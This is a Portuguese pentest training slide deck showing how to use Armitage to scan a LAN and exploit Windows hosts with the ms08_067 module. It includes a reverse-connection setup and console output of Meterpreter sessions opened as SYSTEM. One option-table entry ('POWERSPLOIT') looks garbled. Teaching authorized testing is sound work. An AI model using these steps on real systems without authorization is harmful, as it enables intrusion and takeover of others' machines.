

Pentest com Kali Linux





Instrutor: Vitor Mazuco

<http://facebook.com/vitormazuco>

Email: vitor.mazuco@gmail.com

WebSite: <http://vmzsolutions.com.br>




Hackeando sua rede com o Armitage

Depois de instalado o *Armitage*, vamos abrir a aba *hosts* e colocar o endereço de IP ou o seu range, que você quer *hackear*.

Hackeando sua rede com o Armitage

Após finalizar o *scan* você terá um resultado como esta:







Hackeando sua rede com o Armitage

Agora, selecione a máquina ou máquinas que foram encontradas, depois clique em **Attacks > Find Attacks**.

O sistema irá se ver quais são os prováveis ataques que podem ser usados contra aquela máquina, possíveis porque esses ataques são exibidos baseados na porta/versão identificados pelo scan já feito. Depois de terminar a busca um novo menu será criado quando você clicar com o botão direito sobre o *host*.



Hackeando sua rede com o Armitage





Hackeando sua rede com o Armitage


Se você quer uma lista mais precisa do que realmente está vulnerável é preciso usar uma ferramenta de varredura de vulnerabilidades como o Nessus, OpenVAS, entre outros.



Hackeando sua rede com o Armitage

Além dos ataques que é mostradado no menu de cada máquina, você pode selecionar um ataque em específico utilizando o menu do lado esquerdo, podemos usar o ms08_067.

Hackeando sua rede com o Armitage



The screenshot displays the Armitage application interface. On the left, a sidebar shows a file tree under the 'smb' category, listing various modules like 'ms03_049_netapi', 'ms04_007_killbill', and 'ms08_067_netapi'. The main workspace features a network diagram with several host icons (Linux, Windows, and a printer) connected by lines, with IP addresses like 192.168.0.16, 192.168.0.17, 192.168.0.18, and 192.168.0.19. A console window at the bottom shows Nmap scan results for 192.168.0.20, indicating that all 1000 scanned ports are closed. A modal window titled 'Attack 192.168.0.17, 192.168.0.18, 192.168.0.16, 192.168.0.19, 192.168.0.1' is open, displaying the 'Microsoft Server Service Relative Path Stack Corruption' module. This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll. The modal window includes a table of options:

| Option | Value |
|---------|---|
| LHOST | 192.168.0.20 |
| LPORT | 7934 |
| RHOST | 192.168.0.17, 192.168.0.18, 192.168.0.16, 192.168.0.19, 192.168.0.1 |
| RPORT | 445 |
| EXPLOIT | POWERSPLOIT |


Below the table, the 'Targets' dropdown is set to '0 => Automatic Targeting'. There are checkboxes for 'Use a reverse connection' (checked) and 'Show advanced options' (unchecked). A 'Launch' button is at the bottom right of the modal window.



Hackeando sua rede com o Armitage

Essa é uma boa vantagem de se usar o *Armitage*, ele já preenche quase todos os campos de forma automática, se você usar apenas a linha de comando (cli), teria que manualmente colocar cada uma das opções! Eis o resultado:

Hackeando sua rede com o Armitage



The image shows the Armitage application window. The top menu bar includes 'Armitage', 'View', 'Hosts', 'Attacks', 'Workspaces', and 'Help'. On the left, a file tree under 'smb' lists various hosts, with 'ms08_067_netapi' selected. The main workspace displays a network map with several host icons and their IP addresses: 192.168.0.16 (labeled '7'), 192.168.0.18 (labeled 'AUTORIDADE NT\SYSTEM @ XP'), 192.168.0.19 (labeled '192.168.0.19'), 192.168.0.1 (labeled 'NT AUTHORITY\SYSTEM @ WIN2003'), and 192.168.0.12. A printer icon is also visible near 192.168.0.1. The bottom console window shows the following output:

```
[*] Nmap: All 1000 scanned ports on 192.168.0.20 are closed
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 0 hops
[*] Nmap: Read data files from: /usr/bin/./share/nmap
[*] Nmap: OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (8 hosts up) scanned in 47.81 seconds
[*] Nmap: Raw packets sent: 724 (35.742KB) | Rcvd: 130 (10.466KB)
[*] Meterpreter session 1 opened (192.168.0.20:21517 -> 192.168.0.16:1027) at 2013-06-15 17:53:01 -0400
[*] Meterpreter session 2 opened (192.168.0.20:23420 -> 192.168.0.18:1030) at 2013-06-15 17:53:01 -0400
msf > sessions -l

Active sessions
=====
  Id  Type                Information                                     Connection
  --  --
  1   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ WIN2003 192.168.0.20:21517 -> 192.168.0.16:1027 (192.168.0.16)
  2   meterpreter x86/win32 AUTORIDADE NT\SYSTEM @ XP      192.168.0.20:23420 -> 192.168.0.18:1030 (192.168.0.18)
msf > |
```